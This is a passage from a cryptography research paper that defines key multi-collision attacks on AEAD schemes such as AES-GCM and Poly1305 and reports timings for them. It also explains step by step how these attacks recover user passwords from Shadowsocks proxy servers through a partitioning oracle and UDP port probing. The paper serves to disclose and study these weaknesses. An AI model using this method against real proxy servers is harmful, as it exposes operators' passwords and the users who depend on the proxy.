Relationship to side-channels. Side-channel attacks that exploit timing or other aspects of a computation may help in constructing partitioning oracle attacks. Many padding oracle attacks exploit timing side-channels (e.g., [6]) and they can analogously aid partitioning oracle attacks. One of our attacks against Shadowsocks, for example, exploits a side-effect of correct decryption that is remotely observable. In Section 8, we discuss how timing side-channels that may arise in decryption can enable partitioning oracle attacks, even if a nominally committing scheme is used. But partitioning oracles do not necessarily rely on side channels.

Timing side-channels have also been used recently to learn information about passwords [80] from implementations of the PAKE protocol Dragonfly [31]. We discuss this in more detail in Section 7.

3 Key Multi-Collision Attacks

Our partitioning oracle attacks will utilize the ability to efficiently compute a ciphertext that decrypts under a large number k of keys. We refer to this as a key multi-collision, a cryptanalytic target for encryption schemes that is, to the best of our knowledge, new. Our primary focus will be on key multi-collision attacks against widely used AEAD schemes, including AES-GCM and XSalsa20/Poly1305.

Key multi-collision attacks. We formalize our cryptanalytic goal as follows. Let $\mathsf{AEAD} = (\mathsf{AuthEnc}, \mathsf{AuthDec})$ be an authenticated encryption with associated data scheme, and let its key space be the set $\mathcal{K}$. We write encryption $\mathsf{AuthEnc}_K(N, AD, M)$ to denote running the encryption algorithm with secret key $K \in \mathcal{K}$, nonce N (a bit string), associated data AD (a bit string), and message M (a bit string). Decryption is written analogously, as $\mathsf{AuthDec}_K(N, AD, C)$ where C is a ciphertext. Decryption may output a distinguished error symbol $\perp$. We require of our AEAD scheme that $\mathsf{AuthDec}_K(N, AD, \mathsf{AuthEnc}_K(N, AD, M)) = M$ for all N, AD, M not exceeding the scheme's length restrictions. We formalized AEAD as nonce-based [67], but our treatment and results easily extend to randomized AEAD.

We define targeted multi-key collision resistance (TMKCR) security by the following game. It is parameterized by a scheme AEAD and a target key set $\mathbb{K} \subseteq \mathcal{K}$. A possibly randomized adversary $\mathcal{A}$ is given input a target set $\mathbb{K}$ and must produce nonce N^*, associated data AD^* and ciphertext C^* such that $\mathsf{AuthDec}_K(N^*, AD^*, C^*) \neq \perp$ for all $K \in \mathbb{K}$. We define the advantage via

$$\mathbf{Adv}^{\text{tmk-cr}}_{\mathsf{AEAD},\mathbb{K}}(\mathcal{A}) = \Pr\left[\,\text{TMKCR}^{\mathcal{A}}_{\mathsf{AEAD},\mathbb{K}} \Rightarrow \mathsf{true}\,\right]$$

where "$\text{TMKCR}^{\mathcal{A}}_{\mathsf{AEAD},\mathbb{K}} \Rightarrow \mathsf{true}$" denotes the event that $\mathcal{A}$ succeeds in finding N^*, AD^*, C^* that decrypt under all keys in $\mathbb{K}$. The event is defined over the coins used by $\mathcal{A}$.

We can define a similar untargeted multi-key collision resistance goal, called simply MKCR. The associated security game is the same except that the adversary gets to output a set $\mathbb{K}$ of its choosing in addition to the nonce N^*, associated data AD^*, and ciphertext C^*. The adversary wins if $|\mathbb{K}| \geq \kappa$ for some parameter $\kappa > 1$ and decryption of N^*, AD^*, C^* succeeds for all $K \in \mathbb{K}$. We define the advantage as

$$\mathbf{Adv}^{\text{mk-cr}}_{\mathsf{AEAD},\kappa}(\mathcal{A}) = \Pr\left[\,\text{MKCR}^{\mathcal{A}}_{\mathsf{AEAD},\kappa} \Rightarrow \mathsf{true}\,\right]$$

where "$\text{MKCR}^{\mathcal{A}}_{\mathsf{AEAD},\kappa} \Rightarrow \mathsf{true}$" denotes the event that $\mathcal{A}$ succeeds in finding $\mathbb{K}, N^*, AD^*, C^*$ such that N^*, AD^*, C^* decrypts to non-$\perp$ under all keys in $\mathbb{K}$. The event is defined over the coins used by $\mathcal{A}$.

A TMKCR adversary trivially gives an MKCR adversary, but not vice versa. Both targeted and untargeted MKCR attacks will enable partitioning oracle attacks, as both provide the ability to compute splitting values that work for some subset $\mathbb{K}$ of the key space. But targeted attacks are better for adversaries, since it will allow, for example, generating sets for the most probable keys (e.g., due to a non-uniform distribution over the passwords used to derive them).

Our partitioning oracle attacks will require that decryption fails for $K \notin \mathbb{K}$. This will hold except with tiny probability for the target schemes of interest; thus, we focus on the cryptanalytically hard task of computing the key multi-collisions.

Committing AEAD and MKCR. Informally, a committing encryption scheme is one for which it is computationally intractable to find a pair of keys and a ciphertext that decrypts under both keys. Security goals for committing AE were first formalized by Farshim et al. [23]. Grubbs et al. [29] later formalized committing AEAD, with slightly different semantics than usual for AEAD to capture a goal of compact commitments. Compactness is relevant in the moderation settings they considered, but not here.

The Farshim et al. full robustness (FROB) notion is closest to our MKCR notion: once translated to the nonce-based AEAD setting (by adding nonces and associated data), it is a special case of MKCR in which $|\mathbb{K}| = 2$. We use committing AEAD to refer to schemes that meet this FROB notion, which, in turn, rule out MKCR attacks. The converse is not true, since being MKCR for κ does not imply being MKCR for $\kappa' < \kappa$.




Figure 1: **(Left)** The Galois Counter mode (GCM) encryption and **(middle)** decryption algorithms. **(Right)** The Multi-Collide-GCM algorithm, which takes a set $\mathbb{K}$ of keys, a nonce N, and a tag T and computes a nonce-ciphertext-tag triple $N\|C\|T$ such that it decrypts correctly under every key in $\mathbb{K}$. The function $\mathsf{encode}_{64}(\cdot)$ returns a 64-bit representation of its integer input. The function $\mathsf{Interpolate}(\cdot)$ is a polynomial interpolation algorithm that accepts a vector of data pairs and returns a polynomial, while $\mathsf{Coeffs}(\cdot)$ returns the coefficients of this polynomial. We denote $\cdot$ as multiplication and $\oplus$ as addition in $\mathrm{GF}(2^{128})$.

Related security goals. Multi-collision resistance has been treated in the context of hash functions, but here we are interested in multi-collisions over keys and not over messages. In particular the attacks of Joux [41] are not applicable to our setting, even if one were to focus on keyed Merkle-Damgård hash functions, since applying his attack technique would rely on very long multi-block keys.

One can also formalize and investigate key multi-collision security for other symmetric and asymmetric primitives, including message authentication schemes, digital signatures, and public-key encryption. We leave doing so to future work.

3.1 Key Multi-collisions for AES-GCM

At a high level, our multi-collision attack against AES-GCM reduces the task of finding key multi-collisions to solving a system of linear equations. This is possible because of the algebraic properties of the universal hashing underlying integrity protection in AES-GCM [58, 59].

AES-GCM is an AEAD scheme that composes AES in counter mode with a specially designed Carter-Wegman MAC [82]. The latter uses an XOR-universal hash function called GHASH. Detailed pseudocode is provided in Figure 1. Encryption takes in a nonce N, an AES key K, associated data AD, and plaintext M. It outputs a ciphertext $C_1,\ldots,C_m,T$; here T is the authentication tag and $m = \lceil M/n \rceil$ for $n = 128$ the blocksize of the underlying AES blockcipher denoted by E. The ciphertext blocks $C_1,\ldots,C_m$ are generated using counter mode with E, and the tag T is computed by applying GHASH to AD and $C_1,\ldots,C_m$ to obtain a value h. Finally $T = h \oplus E_K(N \| 0^{31}1)$. Decryption re-computes the tag, compares it with T, and, if successful, outputs the counter-mode decryption of the ciphertext blocks.

We now explain GHASH, but for simplicity omit associated data. For a key K, GHASH first derives a hash key $H = E_K(0^n)$. It then hashes by computing

$$h = C_1 \cdot H^{m+1} \oplus \cdots \oplus C_{m-1} \cdot H^3 \oplus C_m^* \cdot H^2 \oplus L \cdot H \qquad (1)$$

where C_m^* is C_m concatenated with enough zeros to get an n-bit string and L is an n-bit encoding of the length of the message (equivalently, the length of the ciphertext). The maximum plaintext length is $2^{39} - 256$. The multiplications are performed over the finite field $\mathrm{GF}(2^{128})$ with a particular fixed irreducible polynomial.

Our attack takes as input a set $\mathbb{K} = \{K_1,\ldots,K_k\}$ and nonce N, and produces a single ciphertext $(C_1,\ldots,C_{k-1},T)$ that decrypts correctly under every key in $\mathbb{K}$. For each K_i, we derive the associated GHASH key $H_i = E_{K_i}(0^n)$ and construct a linear equation

$$T = C_1 \cdot H_i^{k-1} \oplus \cdots \oplus C_{k-1} \cdot H_i^2 \oplus L \cdot H_i \oplus E_{K_i}(N \| 0^{31}1)$$

which one arrives at by assigning H_i to H in (1) and then substituting the result into the equation $T = h \oplus E_{K_i}(N \| 0^{31}1)$. Note that we have fixed the number of the ciphertext blocks to be $k-1$. The result is then a system of k equations in k unknowns:

$$\begin{bmatrix} 1 & H_1^2 & H_1^3 & \cdots & H_1^{k+1} \\ 1 & H_2^2 & H_2^3 & \cdots & H_2^{k+1} \\ \vdots & \vdots & \vdots & \ddots & \vdots \\ 1 & H_k^2 & H_k^3 & \cdots & H_k^{k+1} \end{bmatrix} \cdot \begin{bmatrix} T \\ C_{k-1} \\ \vdots \\ C_1 \end{bmatrix} = \begin{bmatrix} B_1 \\ B_2 \\ \vdots \\ B_k \end{bmatrix} \qquad (2)$$

where $B_i = (L \cdot H_i) \oplus E_{K_i}(N \| 0^{31}1)$. At this point, we can solve the linear equations using Gaussian elimination to produce the desired ciphertext. This will require $O(k^3)$ time, which may be prohibitive for very large k.

The polynomial matrix in (2) is almost a Vandermonde matrix, whose structured form allows for finding solutions

more efficiently. The difference is the missing column $[H_1, H_2, \ldots, H_k]^\intercal$ that is omitted because of the fixed length value L (which we cannot treat as a variable). We can, however, treat T as a fixed value (e.g., a randomly chosen constant) instead of a variable, add one block of ciphertext as a new variable, and solve for the following system of equations


$$\begin{bmatrix} 1 & H_1 & H_1^2 & \cdots & H_1^{k-1} \\ 1 & H_2 & H_2^2 & \cdots & H_2^{k-1} \\ \vdots & \vdots & \vdots & \ddots & \vdots \\ 1 & H_k & H_k^2 & \cdots & H_k^{k-1} \end{bmatrix} \cdot \begin{bmatrix} C_k \\ C_{k-1} \\ \vdots \\ C_1 \end{bmatrix} = \begin{bmatrix} B'_1 \\ B'_2 \\ \vdots \\ B'_k \end{bmatrix} \quad (3)$$

where $B'_i = ((L \cdot H_i) \oplus E_{K_i}(N+1) \oplus T) \cdot H_i^{-2}$ and where now L is larger by one block. We can solve this special system of equations in time $O(k^2)$ and space $O(k)$ using off-the-shelf polynomial interpolation algorithms, a factor of k improvement. The resulting solution will have one extra ciphertext block. While ideally an adversary wants multi-collision ciphertexts to be as compact as possible, one extra block will not significantly impact attacks. Detailed pseudocode for this attack is provided in Figure 1. Let $\mathcal{A}_{\text{gcm}}$ be the TMKCR adversary that picks N, T arbitrarily and runs Multi-Collide-GCM.

The adversary is guaranteed to succeed assuming the system of linear equations is solvable, which is equivalent to the matrix having a non-zero determinant. A well-known fact about Vandermonde matrices is that their determinant is non-zero if and only if all the H_i values are pairwise distinct, i.e., $H_i \neq H_j$ for $1 \leq i < j \leq k$. In the ideal cipher model we can therefore directly compute the probability of success (over the coins of the ideal cipher), because in this case the H_i values are chosen uniformly at random, and so $\mathbf{Adv}^{\text{tmk-cr}}_{\text{GCM}}(\mathcal{A}_{\text{gcm}}) \geq 1 - \frac{k^2}{2^n}$. This is essentially one for the values of k we will consider and $n = 128$.

We conjecture that, up to additive constant terms, our attack is "tight" in its trade-off between ciphertext size and runtime: namely, any attack that (w.h.p.) constructs degree-k AES-GCM ciphertexts with fewer than k blocks should require at least birthday-bound complexity. Informally, finding an"unusually short" colliding AES-GCM ciphertext means solving an overdetermined system of equations (i.e. one which has more equations than variables). For such a system to be solvable, there have to be rows that are linear combinations of other rows. Since each column is just increasing powers of a random field element (the hash key $E_K(0^{128})$ for each K in $\mathbb{K}$), this is hard to do assuming the blockcipher acts like an ideal cipher. We leave a formal proof of this to future work.

Performance. We implemented Multi-Collide-GCM using the Python-based mathematics library SageMath [77] and the Magma computational algebra system [18]. We used SageMath for its convenient integration with Python, for which we could utilize cryptography libraries (specifically, PyCryptodome [64]) for AES and for its interface with Magma. We used Magma specifically for its polynomial interpolation algorithm, which we found to be faster than that of SageMath.



k	Time (s)	Size (B)
2	0.18	48
2^{10}	6.6	16,400
2^{12}	29	65,552
2^{14}	170	262,160
2^{16}	1,820	1,048,592
2^{18}	20,122	4,194,320

Figure 2: **(Left)** Success rate of identifying a key uniformly chosen from a set of size $d = 2^{30}$ as a function of the number of queries q for brute-force attack ($k = 1$) and partitioning oracle attack ($k > 1$). **(Right)** Time in seconds to generate key multi-collisions for AES-GCM and the resulting ciphertext size in bytes (including the tag). For $k = 2^{18}$ the time is just for Magma's polynomial interpolation.

Timing experiments were performed on a desktop with an Intel Core i9 processor and 128 GB RAM, running Linux x86-64. We present the results in the table in Figure 2, which shows both the time in seconds to generate a k-way key multi-collision for AES-GCM and the size in bytes of the resulting ciphertext, including the tag. There was little variance in timing when generating multi-collisions, so we report the times for just one execution for each k. Most of the multi-collision ciphertexts could be computed relatively quickly. Colliding ciphertexts for $k = 2^{16}$ keys, for instance, took less than thirty minutes. For smaller k it is much faster. We note that Sage's interface with Magma returns a segmentation fault when polynomial interpolation is used with value $k = 2^{18}$. In Figure 2 for this k value, we therefore report the time to perform polynomial interpolation for 2^{18} randomly-generated points using Magma itself; the timing for the actual attack will be essentially the same.

To illustrate the power of key multi-collisions, we return to the simple PW-based AEAD partitioning oracle scenario described in Section 2. Assume a partitioning oracle that returns $f_K(N, C, T) = 1$ if and only if AES-GCM decryption $\mathsf{AuthDec}_K(N, C \,\|\, T) \neq \perp$. We omit associated data for simplicity. Then, consider an attacker attempting to discover a key chosen uniformly from a set $\mathcal{D}$ of size $d = 2^{30}$ (i.e., the approximate size of a large password dictionary). We simulate the brute-force attack ($k = 1$) assuming the oracle works for plaintexts as small as one byte. We also simulate our adaptive partitioning oracle attack that constructs splitting ciphertexts of size k iteratively for different sets of keys until the oracle returns one. At this point the adversary performs a binary search in $\log k$ queries to find the secret. We perform these simulations for $k \in \{2^{10}, 2^{12}, 2^{14}, 2^{16}, 2^{18}\}$.

The graph in Figure 2 shows the attacks' success rates — how often they succeed in uniquely identifying the key — as a function of the number of queries made. In this context brute-force attacks do poorly, achieving negligible performance even for large numbers of queries. The partitioning oracle attack can search the space much more efficiently, even for moderate k.

We also measured total bandwidth cost (total number of bytes sent to the oracle) used by each attack to achieve a certain success rate. We omitted the nonces from the bandwidth calculations, which can only make the brute-force attack look more competitive with the partitioning oracle attacks. For a 20% success rate, the brute force attack ($k = 1$) has a bandwidth cost of 3.65 GB, while the other values of k require about 3.44 GB. For a 60% success rate, the difference is greater, with the brute force attack accumulating a bandwidth cost of about 11 GB, while the other values of k require only about 10.3 GB.

Ultimately, we conclude that partitioning oracle attacks provide a significant speed up over brute-force search when queries are the limiting factor.

3.2 Other AEAD Schemes

Schemes that use Poly1305. The XSalsa20/Poly1305 [13, 15] and ChaCha20/Poly1305 [14] are widely used AEAD schemes due to their speed, ease of constant-time software implementations, and security properties. Both schemes have a high-level structure similar to AES-GCM, combining a stream cipher (XSalsa20 or ChaCha20) with a Carter-Wegman style MAC called Poly1305. Here we outline a key multi-collision attack against it, and defer the details to the full version of this work.

The core of the attack is against Poly1305 [13], which is similar to GHASH except that it: (1) encodes an input (a ciphertext in the context of its use within the AEAD schemes here) as a sequence of blocks with 0x01 appended; (2) performs the polynomial evaluation over $\mathbb{F}_p$ for prime $p = 2^{130} - 5$ (hence the name); and (3) adds the result to a pseudorandom pad modulo 2^{128} to provide a tag value. The way Poly1305 encodes its inputs breaks the algebraic structure of the collision-finding problem, necessitating a more complex and less scalable attack. Concretely, we were not able to compute splitting ciphertexts with degree greater than ten with our current techniques; this still gives a factor-of-ten speedup in partitioning oracle attacks.

Misuse-resistant AEAD. Many schemes, including those described above, leak information about plaintexts should nonces (IVs) be accidentally reused. Misuse-resistant AEAD [68] provides security even in the presence of nonce reuse. This security goal fundamentally rules out online encryption, meaning one must process the entire plaintext before outputting any ciphertext bits. One popular suggested scheme is AES-GCM-SIV [30], which instantiates the SIV mode of operation [68] using primitives borrowed from AES-GCM (specifically, AES counter mode and a variant of GHASH called POLYVAL).

Nonce misuse-resistance is different than robustness, and in the full version we show that AES-GCM-SIV is vulnerable to key multi-collision attacks. (A variant of this attack, limited to only two keys, was discovered by Schmieg in concurrent work [71].) One interesting point is that our attack against AES-GCM-SIV is not targeted, meaning we cannot precisely control the set of keys that end up in a collision set. As mentioned previously untargeted key multi-collisions suffice for partitioning oracle attacks.

3.3 Passing Plaintext Format Checks

Our MKCR attacks so far ensure that decryption succeeds, but the resulting plaintexts are random. In some cases this suffices, for example when a decryption implementation aborts with an error message when decryption outputs $\perp$. However in some situations — including one of our attacks against Shadowsocks — building partitioning oracles will require MKCR attacks that result in plaintexts that satisfy some format checks.

MKCR with plaintext format checks. We formalize the resulting cryptanalytic goal by extending the MKCR security definition as follows. Let $\mathcal{M}$ be the set of possible plaintexts. We generalize the MKCR game by parameterizing it with a predicate $pr\colon \mathcal{M} \cup \{\perp\} \to \{0,1\}$ that determines whether a message M is valid (i.e., $pr(M) = 1$) or invalid ($pr(M) = 0$). We assume $pr(\perp) = 0$ and that pr is fast to compute.

Then we change the MKCR game to be parameterized by pr, written $\text{MKCR}_{\mathsf{AEAD},\kappa,pr}$. The adversary wins by producing a set $\mathbb{K}$, associated data AD^*, and ciphertext C^* such that $|\mathbb{K}| \geq \kappa$ and for all $K \in \mathbb{K}$ it holds that $pr(\mathsf{AuthDec}_K(AD^*, C^*)) = 1$. This strictly generalizes the prior definition, since we can set $pr(M) = 1$ for all $M \in \mathcal{M}$ and thus arrive at the original same definition. We define the advantage via

$$\mathbf{Adv}^{\text{mk-cr}}_{\mathsf{AEAD},\kappa,pr}(\mathcal{A}) = \Pr\left[\text{MKCR}^{\mathcal{A}}_{\mathsf{AEAD},\kappa,pr} \Rightarrow \mathsf{true}\right]$$

where "$\text{MKCR}^{\mathcal{A}}_{\mathsf{AEAD},\kappa,pr} \Rightarrow \mathsf{true}$" denotes the event that $\mathcal{A}$ wins. The event is defined over the coins used by $\mathcal{A}$.

A rejection sampling approach. Consider a predicate pr and let $p_1 = \Pr[\,pr(M) = 1\,]$ for message M sampled randomly from $\mathcal{M}$. When p_1 is not very small, one simple approach is to use rejection sampling. Consider a target set of keys $\mathbb{K}$. We can choose a random nonce N and tag T and run our MKCR algorithm using $\mathcal{S}, N, T$ to obtain a solution ciphertext $N \,\|\, C \,\|\, T$. We then check that $pr(\mathsf{AuthDec}_K(C,T)) = 1$ for all $K \in \mathcal{S}$. If not, then repeat the attack using a fresh choice of nonce. Each attempt will succeed with probability (negligibly far from) p_1^k for $k = |\mathcal{S}|$, because changing the nonce

leads to fresh pseudorandom plaintexts for each key.

Most format checks will make p_1 too small for this basic approach to work. For example, one of our attacks against Shadowsocks will require the first byte to be a fixed value, making $p_1 = 1/256$. So unless k is small, rejection sampling alone will be too inefficient.

Exploiting structure. We can instead take advantage of the fact that many format predicates will be structured, e.g., checking just the first few bytes of a header. This allows us to extend our AES-GCM attack (and others) in an efficient way. Intuitively we will set aside the ciphertext blocks whose underlying plaintext must satisfy format checks, and leave the rest as free variables to define a system of linear equations.

As a concrete example, assume a predicate pr that only compares the first byte of the plaintext M to some arbitrary fixed byte. We extend our AES-GCM MKCR attack as follows. Consider a potential set of multi-collision keys $\mathcal{S}$. First, choose a nonce N arbitrarily and compute for each $K \in \mathcal{S}$ the first byte of AES-GCM ciphertext. We then determine the largest subset $\mathbb{K} \subseteq \mathcal{S}$ that have the same ciphertext byte value. Applying known results [65] on balls-and-bins problems gives us that $E[|\mathbb{K}|] \approx \frac{|\mathcal{D}|}{256} + 8\sqrt{\frac{|\mathcal{D}|}{256}}$. Then run the targeted TMKCR attack against AES-GCM using N, but fixing the first block of ciphertext to a constant equal to the byte value plus some arbitrary 15 bytes to get a full fixed ciphertext block C_1. Then the system of equations is defined by taking the corresponding contribution to the GHASH equation, namely $C_1 \cdot E_{K_i}(0^{128})^{k+1}$ as a constant and adding it to the right hand side of each equation. One can generalize this to n bits of plaintext, for which $E[|\mathbb{K}|] \approx \frac{|\mathcal{D}|}{2^n} + \sqrt{\frac{2n|\mathcal{D}|}{2^n}}$.

This extension is efficient, running in time in $O(\mathcal{S})$. One could also combine it with the rejection sampling approach by having the first phase try multiple random nonces to look for fortuitous multi-collisions in the first byte, but we did not need to do this for practical attacks.

One can easily extend the approach to other kinds of format checks, though if the check is too constrained it may become inefficient (e.g., if plaintexts must have many fixed bytes). The technique also extends to other stream-cipher based AEAD schemes in a straightforward manner.

4 Password Recovery for Shadowsocks

The prior section showed how to build partitioning oracle attacks against non-committing AEAD schemes. Now we turn to case studies that surface how partitioning oracles arise in practice, enabling password recovery or other harms. We start with Shadowsocks, and show how to build a partitioning oracle that efficiently recovers user-chosen passwords.

Background on Shadowsocks. Originally written by a pseudonymous developer, Shadowsocks [73] is an encrypted proxy for TCP and UDP traffic, based on SOCKS5 [49]. It is used both as a standalone proxy and as the core of other censorship evasion tools such as Google Jigsaw's Outline VPN [62]. The original Github repository has been "starred" by more than 32,000 users and forked by nearly 20,000 [72].

To use Shadowsocks, a user first deploys the Shadowsocks proxy server on a remote machine (typically hosted in a cloud service), provisions it with a static password[1] pw, and chooses an encryption scheme to use for all connections. Originally, only AES-CFB was supported, but cipher choices were modernized after a series of integrity attacks on the protocol [74]. Current documentation recommends either AES-GCM or ChaCha20/Poly1305, which are the only two AEAD schemes supported. Clients given pw can then forward TCP or UDP traffic from their machine to the Shadowsocks proxy. Our attack targets UDP and use of AES-GCM, and so we restrict our explanation to this setup.

The Shadowsocks protocol. The client starts by hashing the user password to obtain a key $K_r = H(pw)$. The hash is currently MD5, but our attacks would work as well should it be replaced with a modern password hashing algorithm. The client then samples a random sixteen-byte salt sa and computes a session key K_s using HKDF [45], as $K_s \leftarrow \text{HKDF}(K_r, sa, \text{"}ss\text{-}subkey\text{"})$. (A new salt and session key are generated for every message.) The client encrypts its plaintext payload pl via $C \leftarrow \mathsf{AuthEnc}(K_s, Z, \varepsilon, \texttt{01} \,\|\, ip \,\|\, port \,\|\, pl)$ where Z denotes a nonce that is set to a string of sufficiently many zero bytes (12 for AES-GCM); the value ε indicates empty associated data; and `01` is a one-byte header indicating that ip is an IPv4 address. The client sends (sa, C) to the server.

When the Shadowsocks server receives (sa, C), it extracts the salt and uses it together with pw to re-derive the session key K_s. It decrypts the remainder of the ciphertext with K_s. If decryption fails, no error message is sent back to the client. Silently dropping invalid or malformed requests is an explicit countermeasure against active probing attacks [83]; it also complicates building partitioning oracles, as we shall see.

If decryption instead succeeds the plaintext's format is checked by verifying that its first byte is equal to `01`.[2] If that check passes, the next six bytes are interpreted as a four-byte IPv4 address ip and two-byte port number $port$. Finally, the rest is sent to the remote server identified by ip and $port$, and the proxy listens on an ephemeral source UDP port assigned by the kernel networking stack for a reply from the remote.

When Shadowsocks receives a reply on the ephemeral port, the server generates a random salt and uses it with pw to generate a new session key. It then encrypts the response, and sends the resulting salt and ciphertext back to the client. The same encryption algorithm is used in both directions.

[1] Using high-entropy symmetric keys instead of passwords became possible recently [75]; this feature does not appear to be widely used.

[2] In fact Shadowsocks supports ASCII domain names and IPv6 addresses, indicated by other byte values, but we ignore these for simplicity.




Figure 3: Diagram of the Shadowsocks partitioning oracle. Values $\hat{V}$ and K_s defined in the text. Solid lines indicate actions that always occur, and dashed lines indicate actions that occur only if $\hat{V}$ decrypts correctly, begins with byte `01`, and contains a valid $(ip, port)$ pair.

Threat model. We focus on remote password recovery attacks, meaning a malicious client that knows the IP address of a Shadowsocks server seeks to recover the password(s) it uses. We do not assume the ability to monitor network traffic from honest clients. Capturing honest traffic would enable offline brute-force dictionary attacks against the password-based encryption — future versions of Shadowsocks might consider using password-authenticated public-key encryption instead to mitigate this [19].

A basic attack that works in our threat model is online brute-force, in which the adversary enumerates a sequence of guesses $pw_1, pw_2, \ldots$ and sends an encryption under each guess to the server. By having the encrypted plaintext pl encode a request back to the malicious client, the adversary can determine if decryption succeeds by seeing if it obtains a forwarded request from the proxy. The Shadowsocks designers recommend using rate limits to make remote guessing attacks more difficult, and several of the libraries implement them.

Shadowsocks would be considered secure in our threat model if online brute-force attacks were the best possible attack. We now show how adversaries can do better via partitioning oracles.

Building a partitioning oracle. We now show how to turn a Shadowsocks proxy server into a partitioning oracle. This would be simple if the proxy server responded with an error message when decryption fails, in which case the basic partitioning oracle attack described in Section 2 would apply. But the active probing countermeasure prevents this simple approach. A key insight is that we can exploit the fact that the proxy server opens an ephemeral UDP port in response to a valid request (and does not otherwise). One can view this as a remotely observable, logical side-channel that reveals whether decryption succeeds. See Figure 3 for a diagram of our attack, which we now explain in detail.

The attacker starts with knowledge of a password dictionary $\mathcal{D}$ and an estimate $\hat{p}$ of the probability distribution over passwords in the dictionary. That is, $\hat{p}(pw_i)$ is the probability that $pw_i \in \mathcal{D}$ is the correct password. (We will use password leak data to derive $\hat{p}$, as discussed below.) The attack has two steps, a pre-computation phase and an active querying phase.

Pre-computation phase: In a pre-computation phase, the attacker generates a splitting value (sa^*, C^*), as follows. Given $\mathcal{D}$ with $d = |\mathcal{D}|$ and $\hat{p}$, the attacker uses the MKCR attack that handles format checks from Section 3.3. It derives $K_s^i \leftarrow \mathrm{HKDF}(H(pw_i), sa, \text{“}ss\text{-}subkey\text{”})$ for all $pw_i \in \mathcal{D}$, uses the resulting set $\mathcal{S} = \{K_s^1, \ldots, K_s^d\}$ as the target keys, sets the nonce to be the zero byte string Z, and sets the format check predicate pr to output one if the first byte is equal to `01`. The algorithm outputs a subset of keys $\mathbb{K} \subset \mathcal{S}$ and a ciphertext C^* such that decrypting C^* under each of the keys in $\mathbb{K}$ results in a plaintext with a leading byte equal to `01`.

Applying this directly will not quite work, because Shadowsocks servers will only accept UDP packets whose length is less than or equal to 65,507 bytes. This means we can at best use a key-colliding ciphertext for a key set of size $k = 4{,}091$. We therefore modify slightly the procedure above to find a size-k subset $\mathbb{K}_{\max} \subset \mathbb{K}$ that has maximum aggregate probability under $\hat{p}$. Fixing a salt sa, we abuse notation and let $\hat{p}(K_s) = \hat{p}(pw)$ for K_s the key derived from pw using sa. Then we solve the optimization problem defined by

$$\mathbb{K}_{\max} = \operatorname*{argmax}_{\mathbb{S} \subseteq \mathbb{K}, |\mathbb{S}| \le k} \sum_{K_s \in \mathbb{S}} \hat{p}(K_s) \; .$$

We compute the key-colliding ciphertext C^* that decrypts under that subset using the first block fixed to ensure the format check is passed. Let $\mathbb{P} \subseteq \mathcal{D}$ be the set of passwords associated to the subset of colliding keys $\mathbb{K}_{\max}$ (for salt sa^*). Recall that since we must fix a block of C^*, C^* will have $k+2$ blocks, including the tag.

Querying phase: Having done the pre-computation, the attacker can then submit to the proxy server (sa^*, C^*) and it will decrypt correctly for any of the 4,091 passwords in $\mathbb{P}$. This is shown as step (1) in Figure 3. Should $pw \in \mathbb{P}$, the server will interpret the decrypted plaintext as a `01` byte followed by a random IPv4 address, destination port, and payload. The IPv4 and destination port will be accepted by the server's network protocol stack with high probability, and so the server will send the payload as a UDP packet to the IP address ip and destination port $port$. It will also open a UDP source port to listen for a response. This is step (2) in the figure.

The attacker does not a priori know the listening port the server uses, and modern operating systems randomize this port. The traditional range used for ephemeral source ports is 49,152 through 65,535, though some systems use slightly larger ranges. The attacker can simply send a UDP probe to every port in that range — the port is left open for five minutes by default for the Shadowsocks server implementations we inspected. This is shown as step (3) in the figure. Should the system respond with ICMP error messages on closed ports, this will already be sufficient for the attacker to learn if a port

was opened. If there is no other activity on the system, then this suffices to construct a partitioning oracle.

But in fact we observed that Shadowsocks server implementations will accept arbitrary response data. Thus, upon receiving the UDP probe the server believes this to be the valid response and proceeds to encrypt it and send it back to the attacker.[3] This is marked as step (4) in the diagram. At this point, the attacker can simply perform trial decryption for each $pw \in \mathbb{P}$ and recover the password.

